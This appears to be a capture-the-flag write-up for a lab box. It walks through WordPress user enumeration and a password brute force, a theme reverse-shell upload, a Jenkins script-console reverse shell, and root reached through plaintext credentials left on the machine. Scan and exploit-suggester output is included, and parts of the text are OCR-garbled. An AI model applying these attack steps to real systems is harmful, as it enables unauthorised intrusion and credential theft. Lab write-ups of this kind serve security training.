

RANKED: HARD

Starting off with a Nmap port scan

Nmap -p- -sV -sC -T4 -Pn 10.10.77.190

With the port scan results, we will fire up dirsearch, to uncover directories.

Great! We have uncovered a possible wordpress server.

Wpscan -url http://internal.thm/blog -e u

```
—(kali⊗kali)-[~]
-$ wpscan —url http://internal.thm/blog
              WordPress Security Scanner by the WPScan Team
           Version 3.8.20
Sponsored by Automattic - https://automattic.com/
           @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]y
[i] Updating the Database ...
[i] Update completed.

 [+] URL: http://internal.thm/blog/ [10.10.77.190]
[+] Started: Mon Jan 17 17:19:32 2022
Interesting Finding(s):
  | Interesting Entry: Server: Apache/2.4.29 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%
  +] XML-RPC seems to be enabled: http://internal.thm/blog/xmlrpc.php
    Found By: Direct Access (Aggressive Detection)
     Confidence: 100%
     references:
- http://codex.wordpress.org/XML-RPC_Pingback_API
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
- https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
      - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
  +] WordPress readme found: http://internal.thm/blog/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
    ] The external WP-Cron seems to be enabled: http://internal.thm/blog/wp-cron.php
Found By: Direct Access (Aggressive Detection)
     Confidence: 60%
      - https://www.iplocation.net/defend-wordpress-from-ddos
      - https://github.com/wpscanteam/wpscan/issues/1299
```

After getting results that xmlrpc is enable lets rerun wpscan and enumerate for users

```
[+] Enumerating Users (via Passive and Aggressive Methods)

Brute Forcing Author IDs - Time: 80:00:01

[1] User(s) Identified:

[4] admin | Found By: Author Posts - Author Pattern (Passive Detection) |

[6] Confirmed By:

[8] Res Generator (Passive Detection) |

[9] Wp Josn Api (Aggressive Detection) |

[1] - http://internal.thm/blog/index.php/wp-json/wp/v2/users/?per_page=100Epage=1

[1] Author Id Brute Forcing - Author Pattern (Aggressive Detection) |

[1] Login Error Messages (Aggressive Detection)
```

After results come back with a possible user, its time to crack it.

```
(kali@ kali)-[~]

$ wpscan —url http://internal.thm/blog —login-uri http://internal.thm/blog/wp-login -U admin -P /usr/share/wordlists/rockyou.txt
```


Now we have a foothold.

```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - admin / my2boys
Trying admin / ionela Time: 00:03:27 <
[1] Valid Combinations Found:
| Username: admin, Password: my2boys
```

Login in and poking around we find a another set of credentials, however they come up empty when we try to login.

MONTH: AUGUST 2020
Private:
To-Do
Don't forget to reset Will's credentials, william:arnold147

It appears we are not able to upload any pictures, or payloads.




Unable to create directory wp-content/uploads/2022/01. Is its parent directory writable by the server?

Once we head over to themes, we find a spot to upload a reverse shell.



Finally have a shell.

After uploading and running linpeas.sh I was able to discover credentials for phpMyAdmin



Unfortunately, phpMyAdmin would not allow Sql shell coding.

Heading back over to our shell, we discover wp-save.txt in the /opt directory.

```
www-data@internal:/$ locate *.txt
/boot/grub/gfxblacklist.txt
/lib/firmware/ath10k/QCA4019/hw1.0/notice_ath10k_firmware-5.txt
/lib/firmware/ath10k/QCA6174/hw2.1/notice_ath10k_firmware-5.txt
/lib/firmware/ath10k/QCA6174/hw3.0/notice_ath10k_firmware-4.txt
/lib/firmware/ath10k/QCA6174/hw3.0/notice_ath10k_firmware-4.txt /lib/firmware/ath10k/QCA6174/hw3.0/notice_ath10k_firmware-6.txt /lib/firmware/ath10k/QCA9377/hw1.0/notice_ath10k_firmware-5.txt /lib/firmware/ath10k/QCA9377/hw1.0/notice_ath10k_firmware-6.txt /lib/firmware/ath10k/QCA9887/hw1.0/notice_ath10k_firmware-5.txt /lib/firmware/ath10k/QCA9888/hw2.0/notice_ath10k_firmware-4.txt /lib/firmware/ath10k/QCA988X/hw2.0/notice_ath10k_firmware-5.txt /lib/firmware/ath10k/QCA988X/hw2.0/notice_ath10k_firmware-5.txt /lib/firmware/ath10k/QCA9984/hw1.0/notice_ath10k_firmware-5.txt /lib/firmware/ath10k/QCA9984/hw1.0/notice_ath10k_firmware-5.txt /lib/firmware/ath10k/QCA9984/hw2.0/notice_ath10k_firmware-5.txt
/lib/firmware/ath10k/QCA99X0/hw2.0/notice_ath10k_firmware-5.txt
/lib/firmware/carl9170fw/CMakeLists.txt
/lib/firmware/carl9170fw/carlfw/CMakeLists.txt
/lib/firmware/carl9170fw/config/CMakeLists.txt
/lib/firmware/carl9170fw/minifw/CMakeLists.txt
/lib/firmware/carl9170fw/tools/CMakeLists.txt
/lib/firmware/carl9170fw/tools/carlu/CMakeLists.txt
/lib/firmware/carl9170fw/tools/lib/CMakeLists.txt
/lib/firmware/carl9170fw/tools/src/CMakeLists.txt
/lib/firmware/qca/NOTICE.txt
/lib/firmware/qcom/NOTICE.txt
/opt/wp-save.txt
/snap/core/8268/usr/lib/python3/dist-packages/Jinja2-2.8.egg-info/dependency_links.txt
/snap/core/8268/usr/lib/python3/dist-packages/Jinja2-2.8.egg-info/entry_points.txt
/snap/core/8268/usr/lib/python3/dist-packages/Jinja2-2.8.egg-info/requires.txt
```

```
www-data@internal:/opt$ cat wp-save.txt
Bill,
Aubreanna needed these credentials for something later. Let her know you have them and where they are.
aubreanna:bubb13guM!@#123
www-data@internal:/opt$
```

```
Last login: Mon Aug 3 19:56:19 2020 from 10.6.2.56 aubreanna@internal:~$ ■
```

```
Last login: Mon Aug 3 19:56:19 2020 from 10.6.2.56
aubreanna@internal:~$ ls
jenkins.txt snap user.txt
aubreanna@internal:~$
```

```
aubreanna@internal: $ cat jenkins.txt
Internal Jenkins service is running on 172.17.0.2:8080
aubreanna@internal: $ [
```


At this point we need to forward our connection to a local port that we can access.

Finally we have access to the internal Jenkins webserver.




After gathering some info from our trusted F12 dev tools we can now brute force our way in.

After we have a foothold, we need to head over to manage Jenkins. Scrddadfdfdfdfdf



Script console should do the trick.



https://dzmitry-savitski.github.io/2018/03/groovy-reverse-and-bind-shell

We need to make sure we are using a shell for a Linux server.




Finally, another shell.

```
| Connect to [10.6.10.201] from (UNKNOWN) [10.10.24.93] 47934 | whoami jenkins
```

We can upgrade our shell

NETSEC

Ramblings of a NetSec addict



And aft3er some basic enumeration we uncover note.txt in the /opt directory.

```
jenkins@jenkins:/$ cd opt
clsd opt
jenkins@jenkins:/opt$

ls
note.txt
jenkins@jenkins:/opt$ cat note.txt
cat note.txt
Aubreanna,

Will wanted these credentials secured behind the Jenkins container since we have several layers of defense here. Use them if you
need access to the root user account.

root:tr0ub13guM!@#123
jenkins@jenkins:/opt$ ■
```

Finally we have root!

```
(kali@kali)-[~]

$ sh rootal0.10.24.93

portal0.10.24.93

password:

Permission denied, please try again.
rootal0.10.24.93

**Pocumentation: https://help.ubuntu.com

**Documentation: https://landscape.canonical.com

**Support: https://landscape.canonical.com

**Support: https://lubuntu.com/advantage

System information as of Thu Jan 20 16:09:48 UTC 2022

System load: 0.97

Usage of /: 63.7% of 8.796B

Memory usage: 46%

**IP address for eth0: 10.10.24.93

Swap usage: 0%

IP address for docker0: 172.17.0.1

⇒ There is 1 zombie process.

** Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at: https://ubuntu.com/livepatch

packages can be updated.

#* updates are security updates.

#* failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon Aug 3 19:59:17 2020 from 10.6.2.56 rootainternal:-# whoami root rootainternal:-# whoami root rootainternal:-#
```

For further exploitation, Linpeas.sh uncovers a keychain.

```
| Modified interesting files in the last 5mins (limit 100)

/tmp/ksperfdata_jenkins/6
/var/jenkins_home/.owner
/var/jenkins_home/.gnupg/trustdb.gpg
/var/jenkins_home/.gnupg/pubring.kbx
```

Further possible exploitation.

```
Possible Exploits:

[+] [CVE-2021-27365] linux-iscsi

Details: https://blog.grimm-co.com/2021/03/new-old-bugs-in-linux-kernel.html
Exposure: less probable
Tags: RHEL-8

Download URL: https://codeload.github.com/grimm-co/NotQuite0DayFriday/zip/trunk
Comments: COWFIG.51AB_FREELIST_HARDERED must not be enabled

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
Exposure: less probable
Tags: ubuntu-20.04{kernel.55.8.0-*}
Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
ext-url: https://raw.githubusercontent.com/booles/kernel-exploits/master/CVE-2021-22555/exploit.c
comments: ip_tables kernel module must be loaded

[+] [CVE-2019-15666] XFRM_UAF

Details: https://duasynt.com/blog/ubuntu-centos-redhat-privesc
Exposure: less probable
Download URL:
Comments: CONFIG_USER_NS needs to be enabled; CONFIG_XFRM needs to be enabled

[+] [CVE-2018-1000001] RationalLove

Details: https://www.halfdog.net/Security/2017/LibcRealpathBufferUnderflow/
Exposure: less probable
Tags: debian-9{libcs:2.24-11+deb9u1}, ubuntu-16.04.3{libc6:2.23-0ubuntu-9}
Download URL: https://www.halfdog.net/Security/2017/LibcRealpathBufferUnderflow/RationalLove.c
Comments: kernel.unprivlleged_userns_clone=1 required

[+] [CVE-2017-1000366, CVE-2017-1000379] linux_ldso_hwcap_64

Details: https://www.quallys.com/2017/06/19/stack-clash/stack-clash.txt
Exposure: less probable
Tags: debian-7, 18.5]0.0, ubuntu-14.04.2|16.04.2|17.04, fedora-22|25, cntos-7.3.1611
Download URL: https://www.quallys.com/2017/06/5/stack-clash/stack-clash.txt
Exposure: less probable
Tags: debian-7, 18.5]0.0, ubuntu-14.04.2|16.04.2|17.04, fedora-22|25, cntos-7.3.1611
Download URL: https://www.quallys.com/2017/06/5/stack-clash/stack-clash.txt
Exposure: less probable
Tags: debian-7, 18.5]0.0, ubuntu-14.04.2|16.04.2|17.04, fedora-22|25, cntos-7.3.1611
Download URL: https://www.quallys.com/2017/06/5/stack-clash/stack-clash/stack-
```